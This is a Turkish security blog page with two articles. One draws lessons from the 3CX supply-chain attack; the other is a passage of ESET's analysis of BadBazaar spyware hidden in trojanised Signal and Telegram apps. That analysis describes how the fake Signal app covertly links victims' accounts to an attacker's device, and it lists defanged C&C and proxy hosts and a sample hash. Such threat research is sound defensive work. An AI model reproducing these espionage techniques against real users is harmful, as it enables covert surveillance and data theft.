3CX iletişim yazılımı güvenliğinin ihlal edilmesinin, bir tedarik zinciri saldırısının diğerine yol açtığı ilk kez kamuya açık olarak belgelenen olay olarak tarihe geçti. Enerji sektöründeki iki önemli altyapı kuruluşu ve finans sektöründeki iki kuruluşun mağdurlar arasında olduğu onaylandı.
Bir tedarik zinciri saldırısı, güvenilir bir harici sağlayıcının yazılım güncelleme operasyonu aracılığıyla kurbanın sistemine sızarak siber güvenlik savunmalarından kaçmaya çalışır.
3CX’i hedef alan saldırı, desteklenmeyen X\_TRADER finans yazılımının truva atına dönüştürülmüş bir sürümüyle başladı. Bu durum şirketin, yazılımının ve müşterilerinin tehlikeyle yüz yüze gelmesine neden oldu. ESET telemetrisinden elde edilen veriler, istemciler tarafından kullanılan yüzlerce kötü amaçlı 3CX uygulamasının bulunduğunu gösteriyor.
Truva atına dönüştürülmüş Dinamik Bağlantı Kitaplığına (DLL) sahip X\_TRADER yazılımı yüklendikten sonra bilgi toplar, çeşitli tarayıcılardan kimlik bilgileri de dahil olmak üzere verileri çalar ve saldırganların ihlal edilen bir bilgisayarda komutlar vermesine olanak tanır. Bu benzeri görülmemiş erişim aynı zamanda 3CX’in yazılımında güvenlik ihlali yaşanması ve şirketin kurumsal müşterilerine bilgi çalan kötü amaçlı yazılım dağıtmak için kullanıldı.
ESET araştırmacıları, Linux kullanıcılarını hedef alan DreamJob Operasyonu adlı saldırıyı araştırırken, Kuzey Kore bağlantılı bir tehdit aktörü olan Lazarus grubuyla bağlantısını buldu.
Sorulması gereken soru şudur; tüm güvenlik katmanlarının mevcut olduğu ancak tehlikenin bir sağlayıcıdan veya güvenilir bir ortaktan geldiği durumlarda bir şirket kendisini nasıl savunabilir?
## **Kötü amaçlı yazılım nasıl yayıldı?**
X\_TRADER, Trading Technologies tarafından geliştirilen profesyonel bir finansal ticaret aracıdır. Şirket bu yazılımı Nisan 2020’de kullanımdan kaldırdı ancak yazılım 2022’de bile indirilebiliyordu. Bu arada, satıcının İnternet sitesinde güvenlik açığı meydana geldi ve kullanıcılar kötü amaçlı yazılımı indirmiş oldular. Lazarus 2022 yılında [muhtemelen Trading Technologies’i ele geçirdi](https://thehackernews.com/2023/04/lazarus-xtrader-hack-impacts-critical.html). Trading Technologies, müşterilerine sonlandırma döneminde 18 ay boyunca X\_Trader’ı Nisan 2020’den sonra artık desteklemeyeceğini veya hizmet vermeyeceğini bildiren çok sayıda mail gönderdiğini belirtti. Ancak görünen o ki, insanlar artık güvenliği ihlal edilmiş olan yazılımı indirmeye devam ettikçe bu durumu görmezden geldiler.
Şirketin yaptığı açıklamada, “TT, 2020 yılının başlarından itibaren X-Trader yazılımını barındırmayı, desteklemeyi ve bu yazılıma hizmet vermeyi bıraktığı düşünüldüğünde, kimsenin yazılımı indirmek için bir nedeni yoktu,” denildi. Şirket ayrıca, 1 Kasım 2021 ile 26 Temmuz 2022 arasında güvenlik ihlali yaşayan X\_Trader paketini 100’den az kişinin indirdiğini açıkladı; bu sayının küçük olduğunu düşünebilirsiniz ancak katlanarak artan bir etkiye sahiptir.
X\_Trader indiren kişilerden birisi de bir 3CX çalışanıydı ve güvenlik ihlali yaşayan yazılımı kişisel bilgisayarına kurdu. Yazılımda ESET’in Win32/NukeSped.MO (bir diğer adıyla VEILEDSIGNAL) olarak algılanan kötü amaçlı yazılım yer alıyor.
3CX Ağ Başkanı Agathocles Prodromou şirketin blogunda şunları yazdı, “Çalışanın kişisel bilgisayarına VEILEDSIGNAL adlı kötü amaçlı yazılım ile yapılan ilk saldırının ardından Mandiant, tehdit unsurunun çalışanın 3CX kurumsal kimlik bilgilerini sisteminden çaldığını belirtti. VEILEDSIGNAL, tehdit unsuruna, tehlikeye atılan sisteme yönetici düzeyinde erişim sağlayan ve kalıcı olan tam kapsamlı kötü amaçlı yazılımdır.”
Buradan çıkarılacak çok ders var. Tekrar edelim:
### **1. Meşru bir kaynaktan doğrulanmış ve güncellenmiş yazılım kullanın**
Güvenlik ihlali, bir çalışanın Nisan 2020’den bu yana desteklenmeyen bir yazılım uygulamasını indirmesiyle başladı. Bu, desteklenmeyen yazılımlardan kolayca yararlanılabileceği için doğrulanmış ve güncellenmiş yazılımı kullanmanın neden önemli olduğunu hatırlatmalıdır.
**Yazılımı indirirken, satıcı tarafından sağlanan karma ile karşılaştırın.** Satıcılar genellikle indirme bağlantılarının yanında karmalar yayımlar. Ayrıca onlarla doğrudan iletişime geçip bu karmaları isteyebilirsiniz. Bu karmalar eşleşmez ise, değiştirilmiş yazılımı indiriyorsunuz demektir.
Benzer şekilde, **yazılımı yasal bir İnternet sitesinden indirdiğinizden emin olun** çünkü dolandırıcılar orijinal İnternet sitesini taklit eden sahte bir site oluşturabilir.
Bir dosya karmasının veya İnternet sitesinin yasal olduğundan emin değilseniz bunları [VirusTotal](https://www.virustotal.com/gui/home/upload) üzerinden kontrol edebilirsiniz. Bu, üzerinde çalışılan içerikten sinyal çıkarmak için sayısız araç ve ayrıca 70’in üzerinde antivirüs tarayıcısı ve URL/etki alanı engelleme listesi hizmetiyle öğeleri denetleyen, ücretsiz arama motoru benzeri bir araçtır. Belirli bir antivirüs çözümünün gönderilen bir dosyayı kötü amaçlı olarak algılayıp algılamadığını belirlemek için dosyaları, etki alanlarını, IP adreslerini ve URL’leri analiz edebilir. Ayrıca örnekleri çeşitli sanal alanlarda çalıştırır.
### **2. Çalışanlarınızın savunma açıklarını azaltın**
Kötü amaçlı yazılım 3CX çalışanının kişisel bilgisayarına yüklendikten sonra saldırı başladı. Sonuç olarak tehdit aktörleri, çalışanın kimlik bilgilerini çalmayı ve 3CX’in tüm kurumsal sistemine sızmayı başardı.
Bu tür durumlardan kaçınmanın en iyi yolu, kurumsal sistemlere yasal olmayan erişimi engellemek için **veri şifreleme ve çok faktörlü kimlik doğrulama kullanmak**, dolandırıcıların erişim kazanmasını daha da zorlaştırmak için birden fazla savunma katmanı oluşturmaktır.
Benzer şekilde **erişim hakları da daha sıkı yönetilmelidir.** Tüm çalışanların şirketin bütün ortamlarına erişim için aynı haklara sahip olmasına gerek yoktur. Elbette yöneticilerin ve yazılım mühendislerinin daha geniş erişime ihtiyacı vardır ancak erişim izinleri de farklılık gösterebilir.
Hassas veriler çalışanların cihazlarında saklanmamalı ve yalnızca ek bulut ve sunucu güvenliğiyle **en iyi şekilde korunan güvenli bir bulut sistemi aracılığıyla paylaşılmalıdır.**
### **3. Güçlü parola politikası izleyin**
**Güçlü bir parola politikasına sahip olmak**, saldırıları önlemede çok işe yarayabilir ancak sürekli parola değişikliği yaparak ve karmaşık parolalar oluşturma zorunluluğu ile çalışanlar üzerinde gerginlik yaratmak gereksizdir. Mevcut trend, standart parolaları, daha güvenli ve tahmin edilmesi daha zor bir alternatif olan parola ifadeleri ile değiştirmektir.
Geçmişte, güçlü olduğu düşünülen bir parolada büyük ve küçük harfler dahil en az sekiz karakter, en az bir sayı ve bir özel karakter vardı. Bu yaklaşım sorunlara neden oldu. Zira kullanılan tüm İnternet siteleri ve cihazlarda düzinelerce farklı karmaşık parolayı hatırlamak çok zordu, insanlar aynı parolayı farklı yerlerde yeniden kullanma eğilimindeydi ve bu durum onları kaba kuvvet saldırılarına ve kimlik bilgisi doldurmaya karşı daha savunmasız bırakmıştı.
Bu nedenle, uzmanlar artık bir dizi rastgele karakter talep etmiyor, bunun yerine hatırlanması kolay passphrase’lerin kullanılmasını tavsiye ediyor. Bu parola ifadeleri makinelerin onları kolaylıkla tahmin etmesinin önüne geçmek için yine rakam ve emojiler dahil özel karakter içerebiliyor. Daha yüksek koruma için şifreleme kullanan Passkey’ler de dikkate değer bir başka alternatiftir.
### **4. Ayrıcalıklı erişim yönetimini düşünün**
Ayrıcalıklı Erişim Yönetimi (PAM), saldırganların yöneticiler, denetçiler ve adminler gibi hassas verilere sahip kişilerin ayrıcalıklı kurumsal hesaplarına ulaşmasını engeller.
Bu tür önemli hesapların ele geçirilmesini önlemek için bazı ekstra koruma katmanları olmalıdır: **kritik kaynaklara tam zamanında erişim, ayrıcalıklı oturumların izlenmesi ve daha katı şifre politikaları bunlardan bazılarıdır.**
Tedarikçiler ve iş ortakları bir tedarik zinciri saldırısıyla sisteminize giren bir yol açar. Bu nedenle katı güvenlik kuralları oluşturmak her zaman iyi bir fikirdir. Ayrıca, bilgisayar korsanlarının istismar etmesine fırsat vermeden önce herhangi bir veri sızıntısını ve güvenlik açığını bulmak için **üçüncü taraf veri sızıntısı tespitleri veya güvenlik değerlendirmesi yapabilirsiniz.**
### **5. En son yamaları uygulayın**
3CX tedarik zinciri saldırısının bir parçası olarak tehdit aktörleri, Microsoft’un 2013’te düzelttiği Windows’taki imza doğrulama işlevinde meydana gelen bir güvenlik açığından yararlandı.
Ancak bu istisna bir durumdur çünkü düzeltme isteğe bağlıdır. Bunun nedeni, düzeltme uygulanmasının Windows’un artık uyumlu olmayan dosyaların imzalarını doğrulamadığı anlamına geleceği ihtimalinden dolayı duyulan endişedir. Bu da hackerlara geniş bir hareket alanı sağladı. 3CX uygulamasını truva atına dönüştürmek için saldırganlar, uygulamada kullanılan iki DLL’in içine kötü amaçlı kod yerleştirdi. Bu şekilde güvenlik açığı olan Windows sistemlerinin imzaları doğrulamaya devam etmesi sağlandı.
Güvenlik açıklarının satıcılar tarafından düzeltilmesi, tehditlerin önlenmesinde çok önemlidir. Bu nedenle, mümkün olduğunda, **en son güvenlik yamalarını, uygulama ve işletim sistemi güncellemelerini çıktıkları anda alın.**
### **6. Güvenlik standartlarınızı yüksek tutun**
**Uygun bir kötü amaçlı yazılımdan koruma yazılımıyla işe başlayın.** Önde gelen siber güvenlik çözümleri, bilinen tehditleri indirilmeden ya da çalıştırılmadan önce tanıyabilen çok katmanlı koruma özelliği sunar.
Kötü amaçlı yazılımın bir cihaza sızması halinde, koruma programınız dosyaları silme ya da şifreleme girişiminde bulunabilecek siliciler veya fidye yazılımları gibi kötü amaçlı yazılımı tespit etmeli ve buna karşı önlem alabilmelidir.
Uç nokta koruma programınızın en son sürümüne sahip olup olmadığınızı kontrol etmeyi unutmayın.
Bir sonraki adım ise saldırı yüzeyinizi azaltmaktır. 3CX saldırısından anladığımız gibi, güvenlik açıkları yalnızca bir yazılım sorunu değildir. Basit bir insan hatası da yıkıcı sonuçlara neden olabilir.
Şirketlerin bu tür olaylar için güvenlik müdahale planları olmalıdır. Bu planlar genelde hazırlık, tespit, müdahale, kurtarma ve olay sonrası analizden oluşur. Aynı şekilde herhangi bir aksaklık durumunda iş sürekliliğini sağlamak için dosyalarınızı sürekli olarak yedeklemeyi unutmayın.
## **Alınan dersler: (Siber) güvenlik, yazılımla ilgili olduğu kadar insanlarla da ilgilidir**
Çıkan sonuç nettir: 3CX saldırısı, tedarik zinciri saldırılarının ne kadar sinsi olabileceğini bize gösterdi ancak vurguladığı en önemli konu, tek bir insan hatasının yeterli olduğu ve her şeyin alt üst olabileceğidir.
Umarız bu blog yazısı, yazılım satıcılarından tedarikçilere uzanan tehditlere karşı nasıl hazırlıklı olacağınızı daha iyi anlamanıza yardımcı olmuştur. İnsan hatası açık olsa da sağlam bir siber güvenlik pozisyonu en azından siber korkuların birçoğunu azaltabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** 3CX, Siber Güvenlik
---
### [BadBazaar, Signal ve Telegram’da Android’i hedefliyor](https://antivirus.com.tr/badbazaar-signal-ve-telegram-uygulamalariyla-android-kullanicilarini-hedefliyor/)
**Published:** Eylül 4, 2023
**Author:** ESET
**Excerpt:** ESET araştırmacıları, daha önce Uygurları hedef alan casusluk kodlarını dağıtan ve GREF olarak bilinen Çin bağlantılı APT grubuyla bağlantılı aktif kampanyalar keşfetti.
**Content:**
ESET araştırmacıları, daha önce Uygur kökenli Android kullanıcılarını da hedef alan casusluk kodlarını dağıtan ve GREF olarak bilinen Çin bağlantılı APT grubuyla bağlantılı aktif kampanyalar keşfetti. Saldırganlar Signal ve Telegram uygulamalarını taklit ederek kullanıcıları indirmeye teşvik ettiler.
ESET araştırmacıları, Android kullanıcılarını hedef alan iki aktif kampanya tespit etti ve aracın arkasındaki tehdit aktörleri Çin bağlantılı APT grubu GREF ile ilişkilendirildi. Büyük olasılıkla sırasıyla Temmuz 2020 ve Temmuz 2022’den bu yana aktif olan kampanyalar, Android BadBazaar casusluk kodunu Google Play mağazası, Samsung Galaxy Store ve kötü amaçlı Signal Plus Messenger ve FlyGram uygulamalarını özel web siteleri aracılığıyla dağıttı. Tehdit aktörleri, Android için açık kaynaklı Signal ve Telegram uygulamalarını BadBazaar olarak tanımladığımız kötü amaçlı kodla yamaladı.
**Raporun kilit noktaları:**
- ESET Research, Google Play ve Samsung Galaxy Store’da Signal Plus Messenger ve FlyGram adlı Android için truva atlı Signal ve Telegram uygulamaları keşfetti; her iki uygulama da daha sonra Google Play’den kaldırıldı.
- Bu uygulamalarda bulunan kötü amaçlı kod, geçmişte GREF adlı Çin bağlantılı bir APT grubu tarafından kullanılmış olan BadBazaar kötü amaçlı yazılım ailesine atfedilmektedir.
- BadBazaar kötü amaçlı yazılımı daha önce Uygurları ve diğer Türk etnik azınlıkları hedef almak için kullanılmıştı. FlyGram kötü amaçlı yazılımının da bir Uygur Telegram grubunda paylaşıldığı görülmüştür ki bu da BadBazaar kötü amaçlı yazılım ailesinin önceki hedeflemeleriyle uyumludur.
- FlyGram, saldırganlar tarafından eklenen belirli bir özelliği etkinleştirirse Telegram yedeklerine erişebilir; özellik en az 13.953 kullanıcı hesabı tarafından etkinleştirildi.
Telemetrimize dayanarak, bir saldırganın Signal Plus Messenger ve FlyGram adlarını taşıyan kötü amaçlı uygulamaları Google Play mağazası, Samsung Galaxy Store ve özel web siteleri aracılığıyla Signal uygulamasını (signalplus\[.\]org) ve Telegram alternatif uygulamasını (flygram\[.\]org) taklit ederek yüklediği ve dağıttığı aktif Android kampanyalarını tespit edebildik.
Bu trojanlaştırılmış uygulamaların amacı kullanıcı verilerini dışarı sızdırmaktır. Özellikle, FlyGram temel cihaz bilgilerinin yanı sıra kişi listeleri, arama kayıtları ve Google Hesapları gibi hassas verileri de çalabiliyor. Dahası, uygulama Telegram ile ilgili bazı bilgileri ve ayarları dışarı sızdırabilir; ancak bu veriler Telegram kişi listesini, mesajları veya diğer hassas bilgileri içermez. Bununla birlikte, kullanıcılar Telegram verilerini saldırganlar tarafından kontrol edilen uzak bir sunucuya yedeklemelerine ve geri yüklemelerine olanak tanıyan belirli bir FlyGram özelliğini etkinleştirirse, tehdit aktörü yalnızca toplanan meta verilere değil, bu Telegram yedeklerine de tam erişime sahip olacaktır. Bu yedeklerin gerçek mesajları içermediğine dikkat etmek önemlidir. Bu özelliğin analizi sırasında, sunucunun yeni oluşturulan her kullanıcı hesabına benzersiz bir kimlik atadığını fark ettik. Bu kimlik, en az 13.953 FlyGram hesabının bu özelliği etkinleştirdiğini gösteren sıralı bir model izlemektedir.
Signal Plus Messenger benzer cihaz verilerini ve hassas bilgileri toplar; ancak asıl amacı kurbanın Signal iletişimini gözetlemektir – Signal hesabını koruyan Signal PIN numarasını alabilir ve kullanıcıların Signal Desktop ve Signal iPad’i telefonlarına bağlamalarına olanak tanıyan cihaz bağlama özelliğini kötüye kullanabilir. Bu casusluk yaklaşımı, bilinen diğer tüm kötü amaçlı yazılımların işlevselliğinden farklı olduğu için benzersizliği nedeniyle öne çıkmaktadır.
Yukarıdaki video, tehdit aktörünün ele geçirilen cihazı herhangi bir kullanıcı etkileşimi olmadan saldırganın Signal hesabına nasıl bağladığını göstermektedir; ayrıca kullanıcıların Signal hesaplarının başka bir cihaza bağlanıp bağlanmadığını nasıl kontrol edebileceklerini de açıklamaktadır.
Bir Google App Defense Alliance ortağı olarak ESET, Signal Plus Messenger’ın en son sürümünü kötü amaçlı olarak tanımladı ve bulgularını derhal Google ile paylaştı. Uyarımızın ardından uygulama mağazadan kaldırıldı. FlyGram, Google Play mağazasında ilk kez kullanıma sunulduğunda ESET tarafından kötü amaçlı olarak işaretlenmemişti.
27 Nisanth , 2023 tarihinde Signal Plus Messenger’ı hem Google Play hem de Samsung Galaxy Store’a bildirdik. Google harekete geçti ve 23 Mayısrd , 2023 tarihinde uygulamayı kaldırdı. FlyGram ise 6 Ocakth , 2021 tarihinden bir süre sonra Google Play’den kaldırıldı. Bu yazının yazıldığı sırada, her iki uygulama da e Samsung Galaxy Store’da hala mevcuttu.
## GENEL BAKIŞ
Kötü niyetli Signal Plus Messenger uygulaması ilk olarak 7 Temmuz 2022 tarihinde Google Play’e yüklendi ve yüzden fazla kez yüklenmeyi başardı. Ancak Galaxy Store, uygulamanın ilk yüklenme tarihi veya yükleme sayısı hakkında herhangi bir bilgi vermemektedir. Her iki platformdaki varlığı şu şekilde gösterilmektedir.
Şekil 1 Signal Plus Messenger Google Playde solda ve Samsung Galaxy Storeda sağda mevcuttur
Her iki uygulama da aynı geliştirici tarafından oluşturulmuş, aynı kötü amaçlı özellikleri paylaşmakta ve her iki mağazadaki uygulama açıklamaları aynı geliştirici web sitesi olan signalplus\[.\]org’a atıfta bulunmaktadır. Alan adı 15 Şubat 2022 tarihinde kaydedilmiştir ve kötü amaçlı Signal Plus Messenger uygulamasını Google Play’den ya da doğrudan web sitesinden indirmek için bir bağlantı sağlamaktadır. Uygulamanın nereden indirildiğine bakılmaksızın – ister Google Play versiyonu, ister Samsung Galaxy Store versiyonu ya da web sitesi versiyonu olsun – her üç indirme de açık kaynaklı *[Signal for Android](https://github.com/signalapp/Signal-Android)* uygulamasının kötü niyetli olarak değiştirilmiş (ya da yamalanmış) bir versiyonunun elde edilmesiyle sonuçlanmaktadır.
Şekil 2 Kötü amaçlı Signal Plus Messenger uygulamasının dağıtım web sitesi
Kötü amaçlı FlyGram uygulaması ilk olarak 4 Haziran 2020 civarında Google Play’e yüklendi ve 6 Ocak 2021’den bir süre sonra kaldırılmadan önce 5.000’den fazla yükleme almayı başardı.
Her iki FlyGram uygulaması da aynı kod imzalama sertifikası kullanılarak imzalanmıştır. Dahası, aynı FlyGram uygulaması özel web sitesi flygram\[.\]org’dan da indirilebilir. Bu web sitesi 6 Nisanth , 2020 tarihinde kaydedilmiştir ve Şekil 3’te görebileceğiniz gibi kötü amaçlı FlyGram uygulamasını doğrudan web sitesinden indirmek için bir bağlantı sağlamaktadır.
Şekil 3 Kötü niyetli FlyGram uygulaması Galaxy Storedan solda ve özel bir web sitesinden sağda indirilebilir
Kod benzerliklerine dayanarak, Signal Plus Messenger ve FlyGram’ı daha önce Uygurlara ve Çin dışındaki diğer *[Türk etnik azınlıklara](https://en.wikipedia.org/wiki/Turkic_peoples)* karşı kullanılmış olan BadBazaar kötü amaçlı yazılım ailesine atayabiliriz. BadBazaar, *[Lookout](https://www.lookout.com/threat-intelligence/article/uyghur-surveillance-campaign-badbazaar-moonshine)* tarafından Çin’e bağlı APT15 grubuna atfedilmişti; aşağıda neden GREF grubuyla ilişkilendirmeyi sınırlandırdığımızı ve GREF’i APT15 ile şu anda neden ilişkilendiremediğimizi, ancak durumu izlemeye devam ettiğimizi açıklıyoruz. BadBazaar keşif zaman çizelgesi hakkında daha fazla ayrıntı:
Şekil 4 BadBazaar keşif zaman çizelgesi
## VİCTİMOLOJİ
Telemetrimiz Avustralya, Brezilya, Danimarka, Demokratik Kongo Cumhuriyeti, Almanya, Hong Kong, Macaristan, Litvanya, Hollanda, Polonya, Portekiz, Singapur, İspanya, Ukrayna, Amerika Birleşik Devletleri ve Yemen’den Android cihazlarda tespitler bildirdi.
Şekil 5 Algılama telemetrisi
Araştırmamıza göre, resmi Google Play mağazası ve Samsung Galaxy Store’dan dağıtımın yanı sıra, potansiyel kurbanlar FlyGram uygulamasını şu anda 1.300’den fazla üyesi olan Android uygulama paylaşımına odaklanmış bir Uygur Telegram grubundan da yüklemeye ikna edildi.
26 Temmuz 2020 tarihinde, grup kullanıcılarından biri, Google Play mağazasında FlyGram’a bir bağlantı ve çok dilli bir Telegram uygulaması indirmek için bir açıklama yayınladı. Bu, kötü niyetli FlyGram uygulamasıyla Uygurları kimin hedef aldığının tespit edilmesine yardımcı olabilir.
Şekil 6 Bir Uygur Telegram grubunda yayınlanan FlyGramı indirmek için bağlantı
Resmi uygulama mağazalarındaki mevcut bilgilere dayanarak, uygulamalar bölge kısıtlaması olmaksızın indirilebildiği için kampanyanın kimleri hedef aldığını söyleyemiyoruz.
## GREF’E ATIF
Signal Plus Messenger ve FlyGram’da bulunan belirli kötü amaçlı kodlar, *[Lookout](https://www.lookout.com/blog/uyghur-surveillance-campaign-badbazaar-moonshine)*‘un 2022’de APT15’e atfettiği BadBazaar kötü amaçlı yazılım ailesine aittir. Ancak, daha ayrıntılı bir inceleme yapıldığında, bu ilişkilendirmenin, *[Lookout](https://www.lookout.com/documents/threat-reports/us/lookout-uyghur-malware-tr-us.pdf)*‘un daha önce 2020’de belgelediği DoubleAgent adlı başka bir Android kötü amaçlı yazılım ailesiyle ağ altyapısı örtüşmesine dayandığı görüldü. Lookout DoubleAgent’ı, 2014 yılında *[FireEye](https://paper.seebug.org/papers/APT/APT_CyberCriminal_Campagin/2014/XSLCmd_OSX.pdf)* tarafından belgelenen ve GREF grubuna bağlanan bir OS X arka kapısı olan XSLCmd ile ilişkilendirmiştir. Çeşitli kaynaklar GREF’in APT15 ile ilişkili olduğunu iddia etse de (*[NCCGroup](https://research.nccgroup.com/2018/03/10/apt15-is-alive-and-strong-an-analysis-of-royalcli-and-royaldns/)*, *[Lookout](https://www.lookout.com/documents/threat-reports/us/lookout-uyghur-malware-tr-us.pdf)*, *[Malpedia](https://malpedia.caad.fkie.fraunhofer.de/actor/apt15)* gibi), ESET araştırmacıları bu bağlantıyı desteklemek için yeterli kanıta sahip değil ve GREF’i ayrı bir grup olarak izlemeye devam ediyor.
Bu göstergelere dayanarak Signal Plus Messenger ve FlyGram kötü amaçlı uygulamalarını yüksek bir güvenle GREF’e atfediyoruz:
- Signal Plus Messenger ve FlyGram örnekleri ile Lookout’un APT15’in GREF kümesine atfettiği BadBazaar kötü amaçlı yazılım ailesi arasında önemli kod benzerlikleri bulunmaktadır. Bildiğimiz kadarıyla bu kötü amaçlı yazılım ailesi GREF’e özgüdür.
- Hedeflemede örtüşme: Kötü niyetli FlyGram uygulaması dağıtım mekanizmalarından biri olarak bir Uygur Telegram grubunu kullanmıştır. Bu, daha önce GREF tarafından kullanılan diğer Android truva atlarının (BadBazaar, SilkBean, DoubleAgent, CarbonSteal ve GoldenEagle) hedeflemesiyle örtüşmektedir.
Lookout’un keşfettiği bir BadBazaar örneğindeki (SHA-1: E368DB837EDF340E47E85652D6159D6E90725B0D) kötü amaçlı kodu Signal Plus Messenger ve FlyGram’daki kodla karşılaştırdığımızda, kullanıcı verilerinin dışarı sızmasından sorumlu olan benzer veya aynı benzersiz sınıf adlarını ve kodu görüyoruz.
Şekil 7 Cihaz bilgilerini toplayan kod Lookout tarafından keşfedilen BadBazaar örneği solda ve Signal Plus Messenger sağda
Şekil 8 BadBazaar solda ve FlyGramdan sağda Wi Fi bilgilerini toplamaktan sorumlu kötü amaçlı kod
Signal Plus Messenger ve FlyGram ayrıca cihaz operatörünün Çince olup olmadığını kontrol etmek için BadBazaar’daki ile aynı kodu içerir:
Şekil 9 Cihaz operatörünün Çinli olup olmadığını belirlemekten sorumlu kod
Bu kod BadBazaar kötü amaçlı yazılım ailesine özgüdür.
## TEKNİK ANALİZ
Hem Signal Plus Messenger hem de FlyGram, BadBazaar’ın kullanıcı verilerinin sızdırılmasına ve casusluğa odaklanan biraz farklı varyantlarıdır. Bununla birlikte, her birinin benzersiz kötü amaçlı işlevlere sahip olduğuna dikkat etmek önemlidir. Açıklığı sağlamak ve herhangi bir karışıklığı önlemek için her bir varyantı ayrı ayrı analiz edeceğiz.
### Trojan bulaşmış Signal – Signal Plus Messenger uygulaması
İlk uygulama başlangıcından sonra, kullanıcı Signal Plus Messenger’a tıpkı Android için resmi Signal uygulamasında olduğu gibi yasal Signal işlevselliği aracılığıyla giriş yapmak zorundadır. Oturum açıldıktan sonra Signal Plus Messenger, signalplus\[.\]org:4332 adresinde bulunan komuta ve kontrol (C&C) sunucusuyla iletişim kurmaya başlar. Bu iletişim sırasında, uygulama sunucuya çeşitli cihaz bilgileri gönderir, örneğin: IMEI numarası, telefon numarası, MAC adresi, operatör bilgileri, konum verileri, Wi-Fi bilgileri, hesabı koruyan Signal PIN numarası (kullanıcı tarafından etkinleştirildiyse), Google hesapları için e-postalar ve kişi listesi.
Şekil 10 BadBazaar cihaz bilgilerini CC sunucusuna yükler
Meşru Signal uygulamaları, kullanıcıların birden fazla cihaz arasında rahatça iletişim kurabilmeleri için Signal Masaüstü ve Signal iPad’i telefonlarına *[bağlamalarına](https://support.signal.org/hc/en-us/articles/360007320551-Linked-Devices)* olanak tanıyan bir özellik sağlar. Ek Signal cihazlarını bir akıllı telefona düzgün bir şekilde bağlamak için, kullanıcının öncelikle eşleştirmek istediği cihazda görüntülenen bir QR kodunu taraması gerekir. Tarama işleminden sonra kullanıcı, aşağıda gösterildiği gibi Cihazı bağla düğmesine dokunarak bağlantı için izin verir. QR kodu, oluşturulan bir kimlik ve anahtar ile benzersiz bir URI içerir ve her yeni QR kodu için güvenli ve bireyselleştirilmiş bağlantı sağlar. Bu tür bir URL örneği sgnl://linkdevice?uuid=<redacted>fV2MLK3P\_FLFJ4HOpA&pub\_key=<redacted>1cCVJIyt2uPJK4fWvXt0m6XEBN02qJG7pc%2BmvQa şeklindedir.
Şekil 11 Kullanıcının cihaz bağlantısını onaylaması gerekir
Signal Plus Messenger, bağlantı cihazı özelliğini kötüye kullanarak Signal mesajlarını gözetleyebilir. Bunu, ele geçirilen cihazı otomatik olarak saldırganın Signal cihazına bağlayarak yapar. Bu casusluk yöntemi benzersizdir, çünkü bu işlevin daha önce başka kötü amaçlı yazılımlar tarafından kötüye kullanıldığını görmedik ve saldırganın Signal mesajlarının içeriğini elde edebileceği tek yöntem budur.
Casusluktan sorumlu kötü amaçlı yazılım BadBazaar, C&C sunucusundan gerekli URI’yi alarak ve Link device düğmesine tıklandığında gerekli eylemi doğrudan tetikleyerek olağan QR kodu taraması ve kullanıcı tıklaması sürecini atlamaktadır. Bu, kötü amaçlı yazılımın kurbanın akıllı telefonunu gizlice saldırganın cihazına bağlamasını sağlayarak, aşağıda gösterildiği gibi kurbanın bilgisi olmadan Sinyal iletişimini gözetlemelerine olanak tanır.
Şekil 12 Kurbanın Sinyal iletişimini saldırganla ilişkilendirme mekanizması
ESET Research, Signal’in geliştiricilerini bu boşluk hakkında bilgilendirdi. Şifreli mesajlaşma hizmeti, tehdit aktörlerinin herhangi bir mesajlaşma uygulamasının kodunu değiştirebileceğini ve aldatıcı veya yanıltıcı bir şekilde tanıtabileceğini belirtti. Bu durumda, resmi Signal istemcileri hesaba yeni bir cihaz bağlandığında bir bildirim gösteriyorsa, sahte sürüm uyarıyı atlamak ve kötü niyetle bağlanmış cihazları gizlemek için bu kod yolunu devre dışı bırakabilir. Sahte Signal – ya da diğer kötü niyetli mesajlaşma uygulamalarının – kurbanı olmayı önlemenin tek yolu, bu tür uygulamaların yalnızca resmi sürümlerini, yalnızca resmi kanallardan indirmektir.
Araştırmamız sırasında, sunucu cihaza bağlantı için bir URI döndürmedi, bu da kötü amaçlı yazılım tarafından daha önce C&C sunucusuna gönderilen verilere dayanarak bunun büyük olasılıkla yalnızca özel olarak hedeflenen kullanıcılar için etkinleştirildiğini gösteriyor.
Davranışı anlamak ve kopyalamak için, kötü niyetli davranışı simüle etmek üzere Frida enstrümantasyon araç setini kullandık ve güvenliği ihlal edilmiş Signal Android cihazımızı (kurban) bir dizüstü bilgisayarda çalışan Signal Desktop cihazımıza (saldırgan) otomatik olarak bağladık. Bu bağlama işlemi, kullanıcıya herhangi bir etkileşim veya bildirim olmadan sessizce gerçekleşti.
Bir Signal hesabının başka bir cihaza bağlı olmadığından emin olmak için, kullanıcının Ayarlar -> Bağlı cihazlar bölümüne gitmesi gerekir. Bu, kullanıcıların Signal hesaplarına yetkisiz bağlantıları tespit etmeleri ve iletişimlerini güvence altına almak için uygun önlemleri almaları için bir yol sağlar, çünkü BadBazaar saldırganlara bağlı bir cihazı Bağlantılı cihazlar menüsünden gizleyemez.
Şekil 13 Bağlantılı cihazların listesi
BadBazaar, C&C sunucusundan alınan proxy sunucularını kullanır. Kötü amaçlı yazılım, C&C sunucusunun alt alanlarına atıfta bulunan altı adede kadar farklı proxy sunucusu alabilir.
Signal Plus Messenger tarafından sağlanan tüm proxy sunucuları:
- proxy1.signalplus\[.\]org 154.202.59\[.\]169
- proxy2.signalplus\[.\]org 92.118.189\[.\]164
- proxy3.signalplus\[.\]org 45.154.12\[.\]151
- proxy4.signalplus\[.\]org 45.154.12\[.\]202
- proxy5.signalplus\[.\]org 103.27.186\[.\]195
- proxy6.signalplus\[.\]org 103.27.186\[.\]156
Uygulama tarafından bir proxy sunucusu kullanma özelliği saldırgan tarafından uygulanmaz; bunun yerine meşru *[Signal pro](https://support.signal.org/hc/en-us/articles/360056052052-Proxy-Support)*xy işlevi kullanılır ancak bunun yerine saldırganın sunucusu üzerinden yönlendirilir. Sonuç olarak, saldırganın proxy sunucusu muhtemelen bazı meta verileri kaydedebilir, ancak Signal’in kendisi tarafından gönderilen veya alınan verilerin ve mesajların şifresini çözemez.
## Truva atlı Telegram – FlyGram uygulaması
